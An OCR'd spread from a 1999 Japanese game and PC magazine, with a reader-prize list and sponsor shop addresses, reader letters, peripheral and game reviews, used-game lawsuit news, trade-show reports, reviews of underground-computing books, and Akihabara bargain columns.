データ整理の強い味方!!

Bung Japan

Shop Information

ユーザーの注文に対する対応の速さが魅力のショップ。価格も手ごろ。サポートもきちんとしているので、キミのゲームライフのパワーアップに一役買ってくれるはず。最新情報はホームページ（http://bungjapan.com/）にて。

●3月号P219の㊱さんへ。わたぼうを作り出す配合は実際にある。その方法はズバリ、わたぼう同士を配合するのだ！　（大阪府堺市/今村　祐樹）
㊱情報ありがとう。でも、今度はわたぼう以外からわたぼうを作り出す配合を頼むぞ。「改造すればいいじゃん」というのはなしね。

紙風船

セガファンならずともゲット!!

1名に


セガの携帯型ゲーム機といえばこれでしょう。おまけにセガ公式10in1もついて、こりゃあ春から縁起がいいや!!

44 NOMAD+SEGA GAMES 10

45 9メガ135ブロック メモリカード

一家に一個!!

3名に




圧縮タイプのメモリーカード。ページ表示のLEDがかっこいいぞ。今回はスケルトンを。

「基板道場」袴田氏

やっぱゲームは基板です!!

46 レイフォース ドレミファグランプリ

2名に




本誌コーナー「基板道場」でおなじみの袴田直樹氏よりアーケード基板を2種類、各1名に。基板はいいぞ!!

コミック虎の穴

47 等身大ペンペン

1名に



エヴァンゲリオンでおなじみペンペンの等身大フィギュアを1名に。綾波の抱き枕もよいけどペンペンだって抱いてほしい!!

葛城ミサトにならないか!?

●夢のなかで野良犬にドリキャスを買ってきてもらった。これはドリキャスを買えということなのか? (栃木県下都賀郡/MJ-12) 編そのとおり。夢のお告げのとおりにドリキャスを買おう。そのあと野良犬にドリキャスをプレゼントする夢を見よう。この夢の意味はいうまでもないよね!!

読者プレゼントスペシャル!!

ドラゴンコンピュータ

48 CD-Rメディア

メディアがいっぱい!!

10名に

秋葉原でも随一の安さを誇るドラゴンコンピュータからCD-Rメディアをガバっとプレゼント!!　10枚ワンパックを10名に。

49 店長ご自慢のムフフなツール

5名に


CD-Rのバックアップに強い店長イチオシのムフフなツールを10名にプレゼント。なにが当たるか楽しみだね!!

内容は教えられません!?

ネットマジック

頼りになる相棒!!

5名に



CDライティングに必要なのは信頼のおけるライティングソフト。「書き込めないフォーマットはない」というGEAR 4.2J 日本語版を。

50 GEAR 4.2J 日本語版

51 お楽しみCD19

この「お楽しみCD19」にはプレステをはじめとするゲームデータをパソコンで活用するためのユーティリティが満載。3名に。

3名に

パソコンユーザー必携!!

ウエストサイド

●サンプラザ中野と広井王子は似ている。ウソだと思うならサンプラザにニット帽をかぶせてみろって。(群馬県太田市/YSP)　(A&B)その2人は広末涼子とセルフィくらい似ていないぞ。ウソだと思うならセルフィのパンツを見る改造をしてみろって。

クロスオーバー

ユーザー待望の逸品!!

1名に


何人ものゲームプログラマを育てた名機X68k。その純正キーボードとマウスをセットで1名に。しかも新品だなんて…ヨダレが止まりません。

52 X68k用純正キーボード&マウス

満開製作所

53 MK-CC003光DAI出力化キット

信頼の技術!!



5名に

満開製作所からは、プレステ、サターンはおろかドリームキャストにも対応している光DAI出力化キットを5名の読者に。これでキミのドリキャスもよい音に。

たにしげ氏

54 ExSTAND・SFXセット

最強ハンゲー改造ツール!!

5名に

本誌「パソゲー改造講座」でおなじみ、たにしげ氏より、ExSTAND（メモリエディタ）とSFX（バイナリエディタ）をセットで進呈。パソ（ギャル）ゲー改造をするならコレですよ、そこのお父さん!?

編集部より

ゴージャスきわまりなし!!

編集部特製福袋 55

1名に

ゲームラボ編集部からはマニア垂涎の品々を集めた福袋を1名にさしあげちゃうぞ。編集部のお宝あり、部員の私物ありと盛りだくさん!!　見る人によってはゴミかもしれないけど…!?

●『FFⅧ』を手に入れたのに、テストが終わるまで取り上げられてしまった。ショック!!　友人がやっているのがとても気になる。どう思います?（東京都品川区/下宿人）　㊙テスト中にゲームをしたかったら学年で1番になれ。男なら他人に頼る前に自力で見返してやるんだ。

応募方法
読者プレゼントスペシャル 商品提供者リスト

巻末のとじこみハガキに希望のプレゼント番号を1つ記入して、ゲームラボ編集部まで送ってください。締め切りは'99年5月14日(金)の消印まで有効です。当選者の発表は本誌8月号にて行ないます。なお、商品によっては発送まで時間のかかるものもありますので、あらかじめご了承ください。

カラット
〒110-0016
東京都台東区2-3-2 MKビル
TEL:03-5688-4654
ユーザーサポート
TEL:03-5688-4766
http://karat-jp.com

ゲームスアーク メガショップ
〒101-0021
東京都千代田区外神田3-15-6
木暮・末広ビル6F
TEL:03-5298-2210
通販:092-533-7036
http://www.gamesark.co.jp

コンソール7
〒180-0013
東京都武蔵野市御殿山2-20-3
パンドーラ御殿山301号
TEL:0422-70-5433
FAX:0422-70-5483
http://www.console7.com

あきばお〜
〒101-0021
東京都千代田区外神田4-3-11
栗原ビル3階
TEL:03-3251-6727
FAX:03-3251-6747
http://www.akibaoo.cp.jp

コマンド8
〒332-0003
埼玉県川口市東領家2-19-6
202号
TEL:03-5963-7488
http://www.command8.com

ゲームソフトハウス CO-CO-RO
〒574-0027
大阪府大東市三住町2-4
TEL:0720-75-8754
FAX:同上

POSITIVE ENTERPRISE
〒344-0032
埼玉県春日部市備後東1-22-55
マ・シャンベル101
TEL:048-738-7471
FAX:048-738-7469
http://www.positive.gr.jp

Bung Japan
〒115-0053
東京都北区赤羽台3-1-19
綿貫ビル2F
TEL:03-5963-7727
FAX:03-5963-7785
http://www.bungjapan.com

紙風船
〒101-0021
東京都千代田区外神田3-10-3
イサミヤ第一ビル1F
TEL:03-5297-8398
FAX:03-5297-8399
http://www.kamifusen.co.jp

コミック虎の穴1号店
〒101-0021
東京都千代田区外神田1-8-7
神林ビル3F
TEL:03-5256-2102
FAX:03-5256-2103
http://www.toranoana.co.jp

ドラゴンコンピュータ
〒101-0021
東京都千代田区外神田1-5-7
ニュー東和ビル3F
TEL:03-3526-4540
FAX:03-3526-4541

ネットマジック
TEL:03-5822-6911
※業者向けの営業のみ。商品は、ソフマップ(http://www.sofmap.co.jp)のハードの項目「CD-Rドライブ&ライティングソフト…最強セット登場!」で見ることができます。

ウエストサイド
〒661-0035
兵庫県尼崎市武庫之荘1-11-5
TEL:06-6433-2272
FAX:06-6436-9591
http://www.westside.co.jp

クロスオーバー
〒101-0021
東京都千代田区外神田1-8-7
神林ビル2F
TEL:03-3254-5730
FAX:03-3258-6774

満開製作所
〒171-0021
東京都豊島区西池袋5-17-11
ルート西池袋ビル901
TEL:03-3985-6110(代)
TEL:0120-887670(ショップ)
http://www.mankai.co.jp

●床に掲載されるとどのような特典があるのでしょうか? (福島県いわき市/G) 極うれしい、友達に自慢できる、家庭が円満になる、女の子にもてる、食事がおいしく食べられる、お腹の調子がよくなる、ぐっすり眠ることができる、などなど特典はたくさんあるぞ。みんなも床に投稿だ。

goods

PSコントローラ用グリップ

色は2パターンが用意されている。手軽さがウリだ。

アナログコントローラにおされて、使う人間も少なくなった初代プレステコントローラだが、それを外側だけでもグレードアップさせようというのが、このPSゲームグリップ（3,800円）である。使用法は、コントローラにゴム製のグリップをかぶせるだけ。これでコントローラがゼブラ模様に大変身する。これをホントにグレードアップと呼んでいいのかは微妙だけどね！

アジア流ゲームセレクタ3IN1

今後も、こういったアジア系周辺機器は日本に輸入される予定だとか。

従来品をパクるか、ありものをくっつけるかが、アジア定番の電脳グッズ製作法だが、ここで紹介する「北極風 COOLING FAMILY」（4,800円）は後者である。なんと、ゲームセレクタに大型冷却ファンをくっつけてしまったのだ。

ようするに熱に弱いゲーム機をファンで冷やしつつ、ゲーム機を複数台接続できるわけである。セレクタは、3IN1 AVが標準装備されている。しかしここで、「まだほかの機能を混ぜることができるのでは?」と考えるのがアジア流。中央の部分に、さらにスピーカまで装備させたのだ。もちろんステレオサウンドなので、迫力はなかなかのものである。

熱暴走しやすい初期プレステを持っているような人は、1つ買ってみるのもいいのかもしれない。たんなるゲームセレクタとしてみてもなかなか安いしね。輸入数限定なので、欲しい人はゲームスアークメガショップ（03-5298-2210）に急ごう！

イヨマンテ奈良橋の今月の海外ゲーム

『魂斗羅アドベンチャー』

見ためは『魂斗羅』シリーズだが、ゲーム性はまったくの別物。

オッス！　おらイヨマンテ！　ハイスクール時代に「このホモのチキン野郎め！」と、毎日いじめられていたイヨマンテがお送りするこのコーナー。今月取りあげるのは、コナミ産の硬派アクションゲーム『魂斗羅アドベンチャー』で〜ス！

初代『魂斗羅』といえば、シュワちゃんとスタローンをもろにパクったキャラが半裸でマシンガンを撃ちまくるという、ワキガ臭さプンプンの傑作でした。その続編がプレステで、しかもあの胸毛大国アメリカ限定で発売されたというんですから、もうイヨマンテドキドキです。

高鳴る胸を鎮めつつ、さっそくプレイ！　……ファック！　クソゲーでした！　なんですか、このグラフィックは?　ポリゴンが使えるPCエンジンですか?

しかも、速すぎる敵弾がよけられない角度から発射されるので、やる気がメキメキと失せていきます。

最悪なのがコンティニュー。ボスを倒して面の奥まで進みました。敵にやられたのでコンティニューしました。1面の最初から始まりました。って、これは普通リセットといいませんか?

コナミで良質のアクションを作っていたチームが、トレジャーを作って以来、火の消えた『魂斗羅』シリーズ。アメリカで復活かと思ったら、そう簡単にはいかなかったようです。

●一部のドリキャスでプレステが動くって本当?（愛知県岡崎市/力丸）　㊞本当も本当、すっげー本当だ。プレステユーザーを取り込むための秘密兵器がプレステの遊べるドリキャスだ。なんてウッソだよ〜ん。まあ、これからエミュレータが出る可能性は否定しないけどね。

news

ACCS久保田氏ホクホク顔で語る

被告にやる気なしとして話題だったDo訴訟に、やっとケリがついた。結末はもちろん、Doが原告の訴えをすべて認めるという形である。

結果報告としてACCSが3月9日に記者会見を開いたのだが、まさに久保田氏大喜びのご様子。「完全勝利宣言とさせていただきます」と断言するなど、かなりのビッグマウスぶりであった。

おもしろかったのが、この会見を報じた一部マスコミの反応である。「中古は違法と決定」みたいなニュアンスの記事が多いこと多いこと。だから判決はまだ出てないんだっての！　あまりにも、記者発表をうのみにしすぎである。この結果が、今後の裁判自体に影響を与えることはないだろうが、世のなかへ与える印象が悪そうで不安だ。

ご満悦の表情を見せるACCS事務局長の久保田裕氏。なんだかなあ。

GL TOPS

アキバで便所がキレイな店

アキバの店には、酸鼻を極める便所が設置されている場合が多い。そう。アキバで便意をもよおした場合、便所がキレイな店を知っているのと知らないのでは格段に生活レベルが違うのだ。そこで今回はイザというときに困らないキレイな便所TOP5である。

no.1 LAOX コンピュータ館

アキバにLAOXは数あれど、コンピュータ館の便所はNo.1のキレイさである。便所を借りるためだけに、ここまで来るオタクが多いのは有名な話。

no.2 ヤマギワソフト

「コジャレのヤマギワ」の名に恥じず、もちろん便所も美麗だ。ただし、この店の真向かいにあるほうのヤマギワの便所は汚いので注意しよう。

no.3 T-ZONEミナミ

ヤマギワの斜め向かいあたりに位置するT-ZONEミナミ。近所にはT-ZONE Mac館もあるが、便所を使うならここだろう。トイレットペーパーの量も豊富だ。

no.4 書泉ブックタワー

中央通りからは離れるが、さすがに都内有数の書店だけあって、便所管理もなかなかのもの。本屋に行くとクソをひりだしたくなるという人にうってつけだ。

no.5 ソフマップ11号店

ここまでくると、便所の美しさにそれほど差はなくなるのだが、ハナ差で11号店をあげておく。ただし、ここ以外のソフマップの便所は少々ツラい。

ARTS反論

「なにはしゃいでんの?」

ACCSの「完全勝利宣言」に対して、「一部マスコミで間違った報道がされている」として、16日に今度はARTS側の会見が開かれた。この会見の主旨は、上昇がエニックスを相手に提訴した「東京訴訟」の結審を報告するもの。しかし、記者の質問はDo訴訟の結果についてのものが自然と多くなる。

ARTSが強調するのは、「そりゃDoは認めたけどさぁ、判決が出ていないのだから、ACCSは最終的な目的を果たしてないだろう」ということである。最高に笑ったのは、「ACCSの完全勝利宣言に対しては?」という質問に、「ちょっと法律を知っている人なら、あの結果が前例として通用しないことはわかりきったこと。なにはしゃいでんの?　という感じ」とARTS事務局長の新谷氏が答えたこと。正直な感想といえよう。

けっきょく、いまだ中古問題に関するこれといった判決は出ていないことになるわけだが、東京訴訟が結審したことによって、ようやく1つの指標ができることになる。判決が下るのは5月である。刮目して待て！

つねに熱い金岡氏や、ひょうひょうとした新谷氏など、ARTSはキャラが豊富だ。

●プレステ2のせいでセガBBSが殺気だってこわい。(熊本県熊本市/toothy)　㊟こわがっていちゃダメだ。せっかくセガBBSが本領を発揮する行事なんだから、ここは積極的に書き込みをしよう。この場合、賛成だろうと反対だろうとレスをいっぱいつけてもらったほうが勝ちだ。


events

東京おもちゃショー'99開催

『ゲームショウよりは面白かった』と評判だったのが今年の東京おもちゃショーである。実際、全身フル可動のコンバトラーVなど、大人のマニア魂をくすぐるアイテムが多く出展され、見どころは豊富だ。

一番行列ができたのは、やはりバンダイブース。人ごみができていたので、のぞいてみるとそこには「カードキャプターさくら」グッズの山。観衆のなかにヒゲオヤジがかなり混じっているところが不気味である。さくら、おそるべし。

もちろんあの「∀ガンダム」も出展されていたのだけど、これが意外なことに超合金で見るとかっこいいから謎だ。あのデザインをここまでよい方向に造形した開発部には頭が下がる。



超合金の「∀ガンダム」。さんざんケナされてもやっぱり目玉商品のようだ。

東京ゲームショウ'99春開催

「次世代プレイステーションに関する展示はありません」ということで、いきなり目玉が消えた形で開始された今回の東京ゲームショウ。デモ映像でも流してくれれば盛り上がったのだが、『ドラクエ』との発売時期のからみで難しいのだろう。

ただし、目玉がないのはどこのメーカーも同じ。ナムコの『ソウルキャリバー』やカプコンの『DINO CRISIS』などがそこそこ注目を集めていたが、いずれも小粒という感じである。いままでで一番退屈なゲームショウといってよいだろう。しかし、それだけで終わらせるわけにもいかないので、個人的に印象に残ったことをメーカー別にいくつかあげておく。

・コナミ:『ギターフリークス』や『ビートマニア』のアーケードきょう体を会場に持ち込むのは反則。あと、ここだけコンパニオンの質が低いのはなぜ?

・ワープ:イノケンが徹夜の連続でテンション高すぎ。

・カプコン:あいかわらずよくしゃべる岡本部長。

・スクウェア:続編だらけ。ただし『フロントミッション』のロード時間が鬼のように短縮されていた。前作で非難されまくったせいで、がんばったらしい。


・テクモ:『デッドオアアライブ2』は、乳の揺れがまだ甘い。改善の余地あり。

・バンダイ:コンパニオン最高(編集部内の一致した見解)。

・ジャレコ:いまだに『スーチーパイ』しかないのかい!

と、こんなところである。最後に苦言を1つ。毎回思うことなのだが、コスプレイヤーがジャマすぎだ。とにかく通路のドまんなかでポーズを取るのはやめていただきたい。ゲームのコスプレをしている人間ならまだ許せるとしても、アニメのコスプレをしている人はさすがにどんなものだろう? ゲームショウでなぜアニメ?

そして、それに輪をかけて通行のジャマなのがカメラ小僧たちである。ゲームを見ろ、ゲームを! やめろとは言わないが、お姉ちゃんの写真が撮りたいならコスプレダンパに行ったほうがお互いのためではないだろうか? 金が入るので主催者も邪険には扱えないのだろうが、なんとかしてほしいものである。



今回一番めだっていたのはドリキャスの宣伝だ。なんか断末魔という言葉が浮かぶぞ。

けっきょくなんの目玉もないショウだった。

●続編ばかりはダメと言う人ほど、続編を楽しみにしてるような気がする。みたいなゲロゲロ。(兵庫県城崎郡/ケツ毛男) ㊙続編以外のゲームであっても、すでに出ているゲームに似たものが多い現状では、続編か否かにこだわるほうがナンセンスだと思うんだけどね。

books

最近アキバの書店でバカ売れらしい電脳系アングラ本の1つ。このような初心者向けのものはとくに多く出ている。

電脳ギャング

ワニマガジン社　857円＋税

ここ数か月、やけにムック形式の電脳アングラ本が出版されている。それがどの本もなかなかの売れゆきというから驚きだ。ある本屋の電脳関連書籍の売り上げTOP10では、「わかるWORD 98」のような定番本をおさえて、アングラ本が上位を独占していた月もあったぐらいである。この現象はいったい？　と、ここで同時代批評なんぞやってもしかたないので本の紹介に移ろう。

この「電脳ギャング」も、上記のアングラ本ブームにのって登場した1冊だ。内容は、ハック＆クラック、エミュレータ、ウェアーズ、フリーキング、パチモノという、アングラの基本といった感じのネタを各ライターが語っていくというもの。全体的に読み物色が強く、テクニカルな人にはものたりないだろう。ハッキングツールの紹介などもしているが「こんなものがあるぞ」程度の扱いのため、いまいち満足感が得られなかった。ただし、ライター陣は豪華である。橋本和明、石川英治、山崎はるか、クーロン黒沢などの名前は、このたぐいの本を少しでも読んだことがある人なら、1度は目にしたことがあるのではないだろうか？　それだけに内容は手慣れたものといった感じだし、文章も読みやすい。それがアダになって「いつものメンツがいつもと同じようなことを書いているなぁ」という印象を与えてしまうこともたしかなのだが…。それにしても、アングラの入門書など、もうウンザリするほどあるのだから、初心者を突き放して、アングラをまとめた本にしてもよかったのでは？　技術的なスキルを持ったライターをそろえているのに、読み物ネタに終始するのは、もったいない気がするのだ。

まあ、全体的にはパソコンの知識がなくても理解できる内容なので、気楽な読み物として推奨できる。手軽にアングラ通を気取りたい人はどうぞ。

図解 電脳・ネット犯罪撃退マニュアル

同文書院　1,300円＋税

電脳犯罪が増えている。とくにネットを悪用した逮捕者の数はうなぎ登りである。しかし電脳犯罪といっても、ネット上でのクロロホルム販売のように昔からある犯罪にネットを利用したものから、不正アクセスでサーバ自体を破壊するようなテクニカルな犯罪までさまざまである。

この本ではそんな電脳犯罪を、エロ画像、クラッキング、ウィルス、個人情報漏洩などのあらゆる視点から取り上げている。だが、この本を読んだ人は、みんな同じツッコミをしたくなるはずである。それは「全然撃退マニュアルになってないぞ！」というものだ。

たとえば、第3章の「電脳犯罪最前線 ウイルス、ハッカー」を見てみよう。まずは、有名なハッキングの事例が並べられる。高校生の不正アクセス事件。96年のパスワード盗難事件。辞書攻撃を使った侵入の手口。「なるほど、こんなことが起きているのか」と、ここまでは興味深いのだ。しかし「じゃあ、どうすればいいの？」と思ってページをめくると、対策は「パスワード管理をしっかりしましょう」だけ。これだけ不安をあおっておいて、それはないだろう。この本を読んでもプロクシの設定方法はわからないし、ポートスキャンをされても気づかないままに終わるはずだ。

たしかに危機意識を持たせる意味では悪くない。だが、マニュアルと書名につける以上は、相応の内容にしてほしかった。

本当に電脳犯罪を撃退したいなら、参考文献としてあげられている「セキュリティハンドブック」のほうがよい。

●『FFVIII』がシリーズで1番おもしろくないと思う。なんでだろう？（東京都世田谷区/力今日最高）　㊙それはリノアのパンツを見る改造コードが発見されていないからでしょう。というわけで、だれかリノアのパンツを見られるようにする改造コードを探してください（キスティス不可）。

Road to Shopping Master GL買い物術 東日本

志賀和人

ジャンク魂とはガッツそのもの。必要あろうとなかろうと、臭いを嗅ぎわけ秋葉を徘徊。気が付けば、部屋のなかには記憶の断片でしか思い出せない機械の山が。そんなかっ飛びジャンク野郎を目指せ!!

お手ごろ価格のMacをみかけたら、スペックなど気にせず、すぐに買ってしまうバリバリのMac野郎。今月も1台を10円でゲット!!

Mac互換機ベアボーンキット

29,800円（T-ZONE相模大野店）

Motorola社やUMAX社と並んで、Macintosh互換機を発売していたPOWERTools社のinfinitiシリーズのベアボーンキットです。DOS/Vマシンとほとんど区別のつかないミニタワーケースには、PowerMac4400/200などにも採用されたTanzaniaボードがおさめられています。

マシンの仕様は、CPUがPower PC604e/200、5インチベイ×3か所、3.5インチベイ×3か所（うち1か所がシャドウ）。さらに、PCIカードも12インチまでのものがライザカード経由で5枚まで追加可能と、歴代の純正Macより も拡張性はよいかもしれません。

このスペックなら、CD-R専用機やネットワークのサーバマシンとしての使用もまったく問題ないですね。どうですか、お宅に1台。

〈写真1〉まさにDOS/V機サイズのハードケース。2台めを考えている人に最適!?

MPEGソフト

1,000円（T-ZONE相模大野店）

〈写真2〉MPEGカードがない点だけが悔やまれる。それでも1,000円ならオイシイ。

Apple純正のMPEGデコーダカードに付属していたソフト4本と再生ソフト1本の安売り品です。MPEGカードも入っていれば何もいうことはないのですが、新品かつこの値段ではさすがにそこまで望めません。

このMPEG CDはほかのMPEG環境でも再生できます。適当なMPEGソフトを探したい人もどうぞ。ちなみに、個人的にはキネマクラシックスと魚類のビデオ生態図鑑（ちょっと気味悪い）が気に入ってます。


IDEハードディスク

10円（MAC WINg秋葉原店）

秋葉原に新たなジャンク屋が開店するとの噂を聞きつけた私は、当日意気揚々とセールに並んできました。いうまでもなく優良ジャンク品をゲットするためです。

で、その結果がこれ。国内でも有名な、とあるメーカーのハードディスクドライブです。値段が値段なので、すっかりジャンクと踏んでいたのですが、ところがどっこい新品の1.2Gバイトっていうんだから驚き。いくらオープンセールとはいえ周囲の目を意に介さないこの価格。開店のっけから秋葉原の相場をかき回しております。

まったく嬉しいやら楽しいやらで、いささか混乱気味。さすが秋葉原ですね。



〈写真3〉じつはコレ最後の1台をギリギリでゲットしました。ジャンク魂ここにあり。

●4月から9か月間帆船に乗るのでネット中毒の私には耐えれません。どうすればよいでしょうか㊙さん。（長崎県西彼杵郡/煩悩殺戮部隊）㊙そんなのは簡単だ。海の男の先輩に身をもってもっと楽しいことを教えてもらえばオッケーだ。クセになるらしいぞ（変な本の読みすぎ）。

18禁CD-ROMクリーナ
500円（浜田電機）

なんだか奇妙なCD-ROMクリーナを発見。どうみてもピンクな雰囲気がムンムンですが、誰でもこういうものには興味津々というもの。

御多分にもれず私も「18才未満の人間は使用禁止のCD-ROMクリーニングってことなのか?」と思ってパッケージをよーく見ると…。ムフッ。

なんのことはない。ただたんにクリーニングの最中、半脱ぎのおねーちゃんが色っぽいことしてくれるってだけのクリーナでした。トホホってやつですか。

ちなみに、ハイブリッドなのでWinでもMacでもOK。どっちの機種でもとりあえずはムラムラできるというワケで、かなりお得な一品です。それにしてもほんの少しのムラムラなんぞは必要ないでしょうか?

まぁ、普通のCD-ROMクリーナより安いので、18才“以上”の人にオススメします。春のパソコン掃除におひとついかが。

〈写真4〉よおく見てください。ムフフな香り漂ってきます。ボワーン。

万能クリーナ
（大）2,500円（T-ZONE相模大野店）


都心のオフィスや大きな幹線道路に近い住宅で使われているパソコンって、なぜだかものすごく汚れますよね。それに加えて、ユーザーが吸ったタバコのヤニなどで、モニタやプリンタまでもが新品のころには想像もつかないような色になっていませんか?

そんなときには、この“WIDE X”がすべてを解決。通常の家庭用洗剤ではまったく落ちない黒ずみ・黄ばみはもちろん、シールのはがしアトに残った接着剤まで、どういうわけだかキレイさっぱりなくなります。

また、このクリーナはパソコンのほかに、水あかの残っているクルマのボディや洗面所。さらには、長年にわたり、てんぷら油がしみ込んだ冷蔵庫の外装なんかにも効果テキメン!?

このノリ、どっかで見たことないですか? そうです、あの夜中の通販番組が実際に体験できるのです。友達の前で実演してみるのも一興ですゾ!!

〈写真5〉こいつが超強力クリーナ。布に乗せるようにして、対象物を拭けば…。



〈写真6〉ジャーン!! 頑固な汚れもこのとおり。どーですか。あなたもおひとつ。

Macintosh II si
10円（MAC WINg秋葉原店）

このMacも左ページと同じ店のオープンセールでゲット。過去に何度か登場しているのですが、今回はタダ同然の10円。

それもそのはず。いまとなってはほとんどジャンクしか残っていない機種なので、スペック的にも利用範囲はかなりきつくなっています。

とはいえ、電源も生きているし、きちんと起動もするので、秋葉原中のジャンクをかき集めればまだなんとかダマシダマシ…。それでもやっぱりつらいでしょうね。

しかし、せめてこのまま21世紀になるまでは使ってあげたいと思います。

〈写真7〉いいんです。環境がどんなに悪かろうと。モノは使いようなのです。

《今月紹介したお店》

■T-ZONE相模大野店
0427-48-3322
■MAC WINg秋葉原店
03-3257-8082
■浜田電機
03-3253-5261

この価格は、1999年3月18日現在のものです。在庫の有無、価格は変更されることがあります。

●『チョコボレーシング』は『FF』と『マリオカート』を足したようなゲーム。ということは600万本突破? （北海道函館市/ぬるお） ㊞そういう考えかたもありますが、ピーチ姫が出てこないのでマイナス200万本、ティファも出てこないのでマイナス350万本。まあ、50万本くらいでしょう。

Road to Shopping Master GL買い物術

西日本 松桜長敏

『beat mania』の発売を機にゲームボーイカラーを買った。これで鍵盤の色がわかりやすくなりプレイが楽に…。と、思ったのも束の間。あえなく1週間で破壊。どこかに10円くらいで売ってませんかねぇ。

「ジャム ステーション」所属、趣味の電気屋、副業の保険代理店も続けている。過去に培った経験が某ゲームに活用されて発売された(笑)。最近は事務所が忙しく誰も私のくだらない駄洒落に付き合ってくれない（泣）。


ドリームキャスト
19,800円（おじゃま館）

SCEの新作ハード、プレイステーション2が発表されたからでしょうか？　その直後、格安のドリームキャストが売られているのを発見。

中古とはいえ外見はキレイだし、もちろんプレイにも支障はきたしません。その場で『セガラリー2』と『ソニックアドベンチャー』を同時に購入し、思いっきり満喫しております。

ただし、特典のハンカチ落としキャンペーン（メールで応募してプレゼントが当たる）には参加できず、ちょっぴり寂しい想いも…。あちゃちゃ。

それはそうと、今後もこんなペースで値崩れするのでしょうかねぇ？　合掌…。



<写真1>発売直後は売り切れ続出だったのに最近はあまり聞かなくなった。早くも2万円台を切るとは…。

ガンコントローラ
480円（スタンバイ）

ナムコのプレイステーション用ガンコントローラ。ガンシューティングゲームをより一層楽しみたい人のマストアイテムです。

<写真2>連射の快感は撃った者にしかわからない。体験したいなら改造だ!!

これの中身をくりぬいてエアソフトガンに改造できたらおもしろいなあ、とガン好きの原型モデラーが妄想していました。実際に弾を撃てても、モニタ画面を傷つけるだけでイイことないハズなんですけど…。マニアの気持ちはわかりませんなぁ。

ところで、プレイステーションは2になっても上位互換を予定しているので安心してソフトを買えるでしょう。しかし、周辺機器となるとこれはもう互換できるかはなはだ疑問…。ちょっと、ソニーさん。最後まで面倒みてくださいって!!

15インチモニタ
4,980円（ソフマップ2号店1F）

PC-98用のマルチシンクディスプレイです。まぁ、みてくれはあまり上等とは言えません。

そのうえコネクタがPC-98仕様なので変換プラグが必要となりますが、テキストユースぐらいならば十分。まだまだ役に立ちそうです。

最近格安モニタも増えてはいるんですが、やはり新品は高い!!　高ければ平気で10数万円するのもあるぐらいです。そのため、中古の掘り出し物を探すときは、ついついモニタばかりに目がいってしまいます。

とはいえ、この値段帯のモニタは使えないこともよくあります。本気で購入を考えるなら十分に注意を払い、あとあと泣きをみないようにしましょう。

<写真3>TFTが軒並み10万円を超えるとなれば、こんなモニタにも気が移るっつーの。


●サターンでアスキーグリップって、『ダビスタ』よりもエロゲーに向いていると思うんですが…。（埼玉県川越市/はさみムシ）　㊎まさにそのとおりだ。アスキーグリップも本来そういう使いかたをするために開発されたはずだ。ということで、Windows対応のアスキーグリップ希望。

メモリ256Mバイト
29,800円（ソフマップ7号店5F）

ADTEC社製シンクロナスDIMM168P、容量はなんと256Mバイト!!　文句なしのスペックでしょう。

これだけ搭載すればフォトレタッチソフトを使い、かなり大きな画像を扱ってもビクともしません。自分のマシンが突然最新機種同様の凄いヤツになってしまいます。

ただしPC-100には対応せず、お世辞にも主流とはいえませんが、ユーザー当人にとって、そんなことはお構いなし。これまで32Mバイトの容量だったなら、いっきに8倍。それがどれだけ処理速度を増すか、その違いにビックリしますよ!!



<写真4>256Mバイトあれば何でもできる。CGでもやっちゃいましょう。

ツインタップ
10円（スタンバイ）

